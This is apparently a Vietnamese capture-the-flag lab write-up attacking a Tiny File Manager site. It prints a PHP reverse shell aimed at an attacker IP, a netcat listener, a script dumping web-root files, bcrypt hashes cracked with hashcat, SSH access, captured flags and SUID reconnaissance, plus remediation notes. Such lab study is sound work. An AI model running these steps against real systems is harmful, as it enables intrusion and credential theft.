
The screenshot shows a Firefox browser window titled "Tiny File Manager". The address bar contains the URL "inffile123.infinity.insec/index.php?p=". The main content area is a "File Manager" interface with a dark theme. At the top, there's a search bar and buttons for "Upload", "New Item", and "Admin". A message "You are logged in" is displayed in a green box. Below is a table with columns: Name, Size, Modified, Perms, Owner, and Actions. The table shows "No data available in table" and "Folder is empty". At the bottom, there are buttons for "Select all", "Unselect all", "Invert Selection", "Delete", "Zip", "Tar", and "Copy". The footer indicates "Tiny File Manager 2.4.3".

Trang web hiển thị giao diện , đặc biệt góc trên bên phải có các tùy chọn cho phép tạo file mới, upload file,...

Thử upload một file bất kỳ trong máy lên:

The screenshot shows the same Tiny File Manager interface after an upload. The table now lists a single file: "nmap\_res". The details are: Name (nmap\_res), Size (4.7 KB), Modified (18.11.23 10:43), Perms (0644), Owner (root:root). The Actions column shows icons for preview, delete, edit, copy, move, and download.

Với mỗi file hiển thi, ta có 6 hành động thực hiện được bằng các nhấp vào icon tương ứng ở mục Actions: xem trước, xóa, sửa tên, copy, truy cập và tải xuống. Chú ý vào mục truy cập nếu mở file thì code php bên trong cũng được thực thi. Bởi vì ngôn ngữ lập trình backend là php:



Vì vậy ta thử thực hiện reverse shell:

- File code reverse shell gửi lên serve:

The screenshot shows a text editor window titled '~/Desktop/p.php - Mousepad'. The file contains the following PHP code:

```
1 <?php
2 set_time_limit (0);
3 $VERSION = "1.0";
4 $ip = '10.8.0.8'; // IP của máy chủ của kẻ tấn công
5 $port = 4444; // Cổng mà bạn muốn sử dụng cho kết nối reverse shell
6 $chunk_size = 1400;
7 $write_a = null;
8 $error_a = null;
9 $shell = 'uname -a; w; id; /bin/bash -i';
10 $daemon = 0;
11 $debug = 0;
12
13 //
14 // Tạo socket|
15 //
16
17 $socket = socket_create(AF_INET, SOCK_STREAM, SOL_TCP);
18 if ($socket === false) {
19     die('Không thể tạo socket: ' . socket_strerror(socket_last_error()) . "\n");
20 }
21
22 //
23 // Kết nối đến máy chủ của kẻ tấn công
24 //
25
26 $result = socket_connect($socket, $ip, $port);
27 if ($result === false) {
28     die('Không thể kết nối đến máy chủ của kẻ tấn công: ' . socket_strerror(socket_last_error()) . "\n");
29 }
30
31 //
32 // Gửi dữ liệu
33 //
34
35 socket_write($socket, "Connected\n");
36
37 //
38 // Nhận dữ liệu
```

- Lắng nghe trên port 4444:

The screenshot shows a terminal window with the following session:

```
File Actions Edit View Help
[(kali㉿kali)-[~]]$ nc -lvpn 4444
listening on [any] 4444 ...
[Initial error: Uncaught Error: Call to unde...
```

- Mở file:

Fatal error: Uncaught Error: Call to undefined function socket\_create() in /var/www/html/data/p.php:17 Stack trace: #0 {main} thrown in /var/www/html/data/p.php on line 17

Thử với một số code khác tìm được trên mạng Internet nhưng vẫn không thể tạo reverse shell do một số hàm bị disable...

Nhóm quyết định đi hướng khác, trước tiên thu thập thêm thông tin về trang web:

- Chạy một file php chứa hàm **phpinfo()** để lấy thông tin về server:


```
<?php  
phpinfo();  
?>
```

PHP Version 7.4.33	
<b>System</b>	Linux 110db6dfe6ea 5.15.0-88-generic #98-Ubuntu SMP Mon Oct 2 15:18:56 UTC 2023 x86_64
<b>Build Date</b>	Nov 12 2022 09:17:00
<b>Configure Command</b>	'./configure' '--build=x86_64-linux-musl' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--with-pic' '--enable-ftp' '--enable-mbstring' '--enable-mysqli' '--with-password-argon2' '--with-sodium=shared' '--with-pdo-sqlite=/usr' '--with-sqlite3=/usr' '--with-curl' '--with-iconv=/usr' '--with-openssl' '--with-readline' '--with-zlib' '--enable-phppdbg' '--enable-phppdbg-readline' '--with-pear' 'build_alias=x86_64-linux-musl'
<b>Server API</b>	Built-in HTTP server
<b>Virtual Directory Support</b>	disabled
<b>Configuration File (php.ini) Path</b>	/usr/local/etc/php
<b>Loaded Configuration File</b>	(none)
<b>Scan this dir for additional .ini files</b>	/usr/local/etc/php/conf.d
<b>Additional .ini files parsed</b>	/usr/local/etc/php/conf.d/docker-php-ext-sodium.ini, /usr/local/etc/php/conf.d/docker-php-ext-zip.ini, /usr/local/etc/php/conf.d/php-disable-function.ini
<b>PHP API</b>	20190902
<b>PHP Extension</b>	20190902
<b>Zend Extension</b>	320190902
<b>Zend Extension Build</b>	API320190902.NTS
<b>PHP Extension Build</b>	API20190902.NTS
<b>Debug Build</b>	no
<b>Thread Safety</b>	disabled
<b>Zend Signal Handling</b>	enabled
<b>Zend Memory Manager</b>	enabled
<b>Zend Multibyte Support</b>	provided by mbstring
<b>IPv6 Support</b>	enabled
<b>DTrace Support</b>	disabled
<b>Registered PHP Streams</b>	https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar, zip
<b>Registered Stream Socket Transports</b>	tcp, udp, unix, udg, ssl, tls, tlsv1.0, tlsv1.1, tlsv1.2, tlsv1.3
<b>Registered Stream Filters</b>	zlib.*, convert.iconv.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk


Thấy được danh sách các hàm bị disable:

Directive	Local Value	Master Value
disable_classes	no value	no value
disable_functions	disk_free_space, disk_total_space, diskfreespace, dl_exec, opcache_get_configuration, opcache_get_status, passthru, pclose, pcntl_alarm, pcntl_exec, pcntl_fork, pcntl_get_last_error, pcntl_getpriority, pcntl_setpriority, pcntl_signal, pcntl_signal_dispatch, pcntl_sigprocmask, pcntl_sigtimedwait, pcntl_sigwaitinfo, pcntl_strerror, pcntl_waitpid, pcntl_wait, pcntl_wexitstatus, pcntl_wifcontinued, pcntl_wifexited, pcntl_wifsignaled, pcntl_wifstopped, pcntl_wstopsig, pcntl_wtermsig, posix_kill, posix_mkfifo, posix_setpgid, posix_setsid, posix_setuid, posix_uname, proc_close, proc_get_status, proc_nice, proc_open, proc_terminate, shell_exec, show_source, system, popen	disk_free_space, disk_total_space, diskfreespace, dl_exec, opcache_get_configuration, opcache_get_status, passthru, pclose, pcntl_alarm, pcntl_exec, pcntl_fork, pcntl_get_last_error, pcntl_getpriority, pcntl_setpriority, pcntl_signal, pcntl_signal_dispatch, pcntl_sigprocmask, pcntl_sigtimedwait, pcntl_sigwaitinfo, pcntl_strerror, pcntl_waitpid, pcntl_wait, pcntl_wexitstatus, pcntl_wifcontinued, pcntl_wifexited, pcntl_wifsignaled, pcntl_wifstopped, pcntl_wstopsig, pcntl_wtermsig, posix_kill, posix_mkfifo, posix_setpgid, posix_setsid, posix_setuid, posix_uname, proc_close, proc_get_status, proc_nice, proc_open, proc_terminate, shell_exec, show_source, system, popen

- Giao diện upload file, ta thấy được đường dẫn thư mục chứa file upload:




Thư mục **/var/www/html** được gọi là "DocumentRoot" hoặc "Document Root Directory". Đây là nơi các tệp tin và thư mục của một trang web cụ thể được lưu trữ, nên ta sẽ quét nội dung các thư mục tại đây:



Đoạn code này được viết bằng php cho phép đọc tất cả tệp tin có trong folder **/var/www/html** và hiển thị nội dung của file đó ra ngoài.

```
GNU nano 7.2                                         listdir.php
<?php
$FolderPath = '/var/www/html';

// Kiểm tra xem đường dẫn tồn tại và là thư mục
if (is_dir($FolderPath)) {
    // Mở thư mục
    $handle = opendir($FolderPath);
    // Lặp qua các tệp tin và thư mục trong thư mục
    while (false !== ($entry = readdir($handle))) {
        // Bỏ qua các tệp tin ẩn (ví dụ: .. và .)
        if ($entry != "." && $entry != "..") {
            // Kiểm tra xem phần tử hiện tại là tệp tin
            if (is_file($FolderPath . "/" . $entry)) {
                echo "Tệp tin: " . $entry . "<br>";
                echo "Nội dung:<br>";
                // Đọc nội dung tệp tin
                $filePath = $FolderPath . "/" . $entry;
                $fileContent = file_get_contents($filePath);
                echo nl2br(htmlspecialchars($fileContent)); // Hiển thị nội dung với định dạng HTML
            }
            echo "<br><br>";
        }
    }
    // Đóng thư mục
    closedir($handle);
}
} else {
    echo "Đường dẫn không tồn tại hoặc không phải là thư mục."
}
?>
```



Chạy file, kết quả hiển thị như sau:

Tệp tin: search.php

Nội dung:

```
<?php
// $dirPath contain path to directory whose files are to be listed
if(file_exists("/var/www/html/data/search.php") && !file_exists("/var/www/html/search.php"))
copy("/var/www/html/data/search.php", "/var/www/html/search.php");

if (!isset($_GET["path"]) && !isset($_GET["dir"])) {
die();
}

if(isset($_GET["path"])) {
$path = $_GET["path"];
echo file_get_contents($path);

}

if(isset($_GET["dir"])) {
$dirPath = $_GET["dir"];
$files = scandir($dirPath);
foreach ($files as $file) {
echo $file . "<br>";
}
}

?>
```

Tệp tin: index.php

Nội dung:

Tiến hành tìm những thông tin có lẽ sẽ quan trọng và cần dùng để khai thác tiếp.

Trong **index.php** có:

```
Tệp tin: index.php
Nội dung:
<?php
//Default Configuration
$CONFIG = '{"lang":"en","error_reporting":false,"show_hidden":false,"hide_Cols":false,"calc_folder":false}';

/**
 * H3K | Tiny File Manager V2.4.3
 * CCP Programmers | ccpprogrammers@gmail.com
 * https://tinyfilemanager.github.io
 */


//TFM version
define('VERSION', '2.4.3');

//Application Title
define('APP_TITLE', 'Tiny File Manager');

// --- EDIT BELOW CONFIGURATION CAREFULLY ---
```

```
// Login user name and password
// Users: array('Username' => 'Password', 'Username2' => 'Password2', ...)
// Generate secure password hash - https://tinyfilemanager.github.io/docs/pwd.html
$auth_users = array(
    'admin' => '$2y$10$/K.hjNr84lLNDt8fTXjoI.DBp6PpeyoJ.mGwrrLuCZfAwfSAGqhOW',
    'user' => '$2y$10$Fg6Dz8oH9fPoZ2jJan5tZuv6Z4Kp7avtQ9bDfrdRntXtPeiMAZyGO',
    'taylor' => '$2y$10$Z51V0BOLzIo2wNCrALyaluiQ0PHoxgmYwv1xZraJQjrsBqtkRA0KW'
);
```

Trong **infinity.txt** có:



```
Tệp tin: infinity.txt
Nội dung:
INF03{yqFS5pRY31vYHNJ5FoQW}
```

File infinity.txt contains the following content:  
Tệp tin: infinity.txt  
Nội dung:  
INF03{yqFS5pRY31vYHNJ5FoQW}

**Nội dung flag:** **INF03{yqFS5pRY31vYHNJ5FoQW}**

### **Lỗ hổng đã khai thác: Default [Administrative] Account Vulnerability**

**Giải thích lỗ hổng:** xảy ra khi server sử dụng tài khoản mật khẩu mặc định, server trở nên dễ bị tấn công bởi tin tặc. Tin tặc có thể dễ dàng đoán được thông tin đăng nhập và thực hiện các hành động độc hại trên hệ thống, bao gồm việc truy cập, thay đổi, xóa hoặc thực thi các tệp quan trọng.

**Khuyến nghị vá lỗ hổng:** Thay đổi tài khoản và mật khẩu mặc định; Xóa tài khoản không sử dụng; Áp dụng chính sách mật khẩu mạnh; Giới hạn quyền truy cập; ...

**Mức độ ảnh hưởng:** **NGHIÊM TRỌNG**

### **Lỗ hổng đã khai thác: Unnecessary Information Disclosure Vulnerability**


**Giải thích lỗ hổng:** Khi thông tin hiển thị trên trang web chứa các nội dung không cần thiết, liên quan đến cấu hình trang web hoặc hệ thống. Lỗ hổng này có thể cung cấp cho tin tặc những thông tin quan trọng về cấu trúc và cấu hình của trang web hoặc hệ thống, giúp họ tìm hiểu về môi trường và tìm ra các lỗ hổng tiềm ẩn. Tin tặc có thể sử dụng thông tin này để tiến hành các cuộc tấn công như tấn công dò quét, tấn công xâm nhập, hoặc thậm chí khai thác các lỗ hổng đã biết để xâm nhập vào hệ thống.

**Khuyến nghị và lỗ hổng:** Kiểm tra và loại bỏ thông tin không cần thiết; Đảm bảo rằng thông tin debug không được hiển thị công khai trên trang web sản phẩm; Kiểm tra bảo mật và đánh giá rủi ro...

## Mức độ ảnh hưởng: THẤP, TRUNG BÌNH

Từ những password được hash trong file index.php ở trên có thể ta phải truy ngược lại mã hash để tìm được password.


Trước tiên, ta phải xác định được đây là loại mã hash gì, để có thể đưa vào hashcat tool để truy ngược. Sử dụng hash\_identifier để xác định đây là mã hash gì.



Kết quả ta tìm được đây là **bcrypt \$2\*\$, Blowfish (Unix)**

Ta sử dụng Hashcat để truy ngược mã hash, ở đây ta tìm được 3 mã hash của Admin, User và Taylor ta thử trước với Password của Taylor

Ta sử dụng bộ từ điển để truy ngược có sẵn trong Kali Linux, từ bộ wordlist của RockYou



Sau khi giải nén tệp **rockyou.txt.gz** ta tiến hành truy ngược

```
(kali㉿kali)-[~/usr/share/wordlists]
└─$ hashcat -m 3200 -a 0 '$2y$10$Z51V0B0LzIo2wNCrALyaluiQ0PHoxgmYwv1xZraJQjrsBqtkRA0KW' rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 3.1+debian Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.6, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

* Device #1: pthread-sandybridge-11th Gen Intel(R) Core(TM) i7-11370H @ 3.30GHz, 702/1468 MB (256 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 72

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt

Watchdog: Temperature abort trigger set to 90c


Initializing backend runtime for device #1. Please be patient ...
```

```
$2y$10$Z51V0B0LzIo2wNCrALyaluiQ0PHoxgmYwv1xZraJQjrsBqtkRA0KW:lekkerding

Session.....: hashcat
Status.....: Cracked
Hash.Mode....: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target...: $2y$10$Z51V0B0LzIo2wNCrALyaluiQ0PHoxgmYwv1xZraJQjrs ... kRA0KW
Time.Started...: Sat Nov 18 03:49:56 2023 (1 min, 46 secs)
Time.Estimated.: Sat Nov 18 03:51:42 2023 (0 secs)
Kernel.Feature.: Pure Kernel
Guess.Base....: File (/home/kali/Desktop/rockyou_cut.txt)
Guess.Queue...: 1/1 (100.00%)
Speed.#1.....: 95 H/s (4.61ms) @ Accel:8 Loops:8 Thr:1 Vec:1
Recovered....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 10048/100000 (10.05%)
Rejected.....: 0/10048 (0.00%)
Restore.Point.: 9984/100000 (9.98%)
Restore.Sub.#1.: Salt:0 Amplifier:0-1 Iteration:1016-1024
Candidate.Engine.: Device Generator
Candidates.#1...: sandara → rainier
Hardware.Mon.#1.: Util: 79%
```

Kết quả dò được mật khẩu của user taylor là **lekkerding**

Dùng tài khoản đăng nhập vào **inffile123.infinity.insec** được như hình dưới, khá ngạc nhiên là user này cũng có quyền upload và tạo file như tài khoản **admin** (*tài khoản user không được upload và tạo file*)



Vì hiện tại chưa còn thông tin nào khác, nhưng nhóm đã thu được 3 tài khoản, ngoài ra máy đích còn có service ssh trên port 23, thử kết nối ssh bằng những tài khoản này, chỉ có tài khoản **taylor** là truy cập được:

```
(kali㉿kali)-[~] $ ssh taylor@192.168.19.136
taylor@192.168.19.136's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-88-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 System information as of Sat Nov 18 12:20:55 PM UTC 2023

System load: 0.27099609375
Usage of /: 44.9% of 18.53GB
Memory usage: 6%
Swap usage: 0%
Processes: 234
Users logged in: 1
IPv4 address for br-7f2363a89e3f: 172.18.0.1
IPv4 address for docker0: 172.17.0.1
IPv4 address for ens33: 192.168.19.136

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s just raised the bar for easy, resilient and secure K8s cluster deployment.

https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

25 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status
```

```
taylor@infinity:~$ ls  
user.txt  
taylor@infinity:~$ cat user.txt  
INF04{38vxzg3tQAA7HRNaJbY6}
```

Nội dung flag: **INF04{38vxzg3tQAA7HRNaJbY6}**

### Lỗ hổng đã khai thác: Weak Authentication Vulnerability

**Giải thích lỗ hổng:** xảy ra khi hệ thống lưu trữ mật khẩu người dùng dưới dạng không an toàn hoặc không được mã hóa đúng cách. Với việc lưu trữ mật khẩu người dùng trong file cấu hình và sử dụng mật khẩu đơn giản nằm trong wordlist brute force, tin tặc có thể sử dụng các công cụ tấn công brute force để thử từng mật khẩu trong danh sách cho đến khi tìm ra mật khẩu chính xác.

**Khuyến nghị vá lỗ hổng:** Sử dụng thuật toán hash mạnh; Yêu cầu mật khẩu mạnh ...

**Mức độ ảnh hưởng:** TRUNG BÌNH, CAO

---

### Leo thang đặc quyền

Sau khi vào được shell của user **taylor**.

Kiểm tra một số phương thức có thể leo thang đặc quyền được:

```
taylor@infinity:~$ id  
uid=1001(taylor) gid=1001(taylor) groups=1001(taylor)  
taylor@infinity:~$ sudo -l  
[sudo] password for taylor:  
Sorry, user taylor may not run sudo on infinity.  
taylor@infinity:~$ find / -perm -u=s -type f 2>/dev/null  
/tmp/.a/bash  
/snap/core20/2015/usr/bin/chfn  
/snap/core20/2015/usr/bin/chsh  
/snap/core20/2015/usr/bin/gpasswd  
/snap/core20/2015/usr/bin/mount  
/snap/core20/2015/usr/bin/newgrp  
/snap/core20/2015/usr/bin/passwd  
/snap/core20/2015/usr/bin/su  
/snap/core20/2015/usr/bin/sudo  
/snap/core20/2015/usr/bin/umount  
/snap/core20/2015/usr/lib/dbus-1.0/dbus-daemon-launch-helper  
/snap/core20/2015/usr/lib/openssh/ssh-kevsign  
/snap/core20/1974/usr/bin/chfn  
/snap/core20/1974/usr/bin/chsh  
/snap/core20/1974/usr/bin/gpasswd  
/snap/core20/1974/usr/bin/mount  
/snap/core20/1974/usr/bin/newgrp  
/snap/core20/1974/usr/bin/passwd  
/snap/core20/1974/usr/bin/su  
/snap/core20/1974/usr/bin/sudo  
/snap/core20/1974/usr/bin/umount  
/snap/core20/1974/usr/lib/dbus-1.0/dbus-daemon-launch-helper  
/snap/core20/1974/usr/lib/openssh/ssh-kevsign  
/snap/snapd/19457/usr/lib/snapd/snap-confine  
/snap/snapd/20290/usr/lib/snapd/snap-confine  
/usr/libexec/polkit-agent-helper-1  
/usr/lib/snapd/snap-confine  
/usr/lib/dbus-1.0/dbus-daemon-launch-helper  
/usr/lib/openssh/ssh-kevsign
```

```
taylor@infinity:~$ ll $(find / -perm -u=s -type f 2>/dev/null) | grep taylor  
taylor@infinity:~$
```

Như vậy **taylor** không thuộc một group đặc biệt nào, không có quyền thực hiện lệnh sudo; trong các file uid root thì **taylor** cũng không có quyền truy cập...

Kiểm tra một số file đặc biệt trong hệ thống:

```
taylor@infinity:~$ cat /etc/shadow
cat: /etc/shadow: Permission denied
taylor@infinity:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,,:/run/systemd:/usr/sbin/nologin
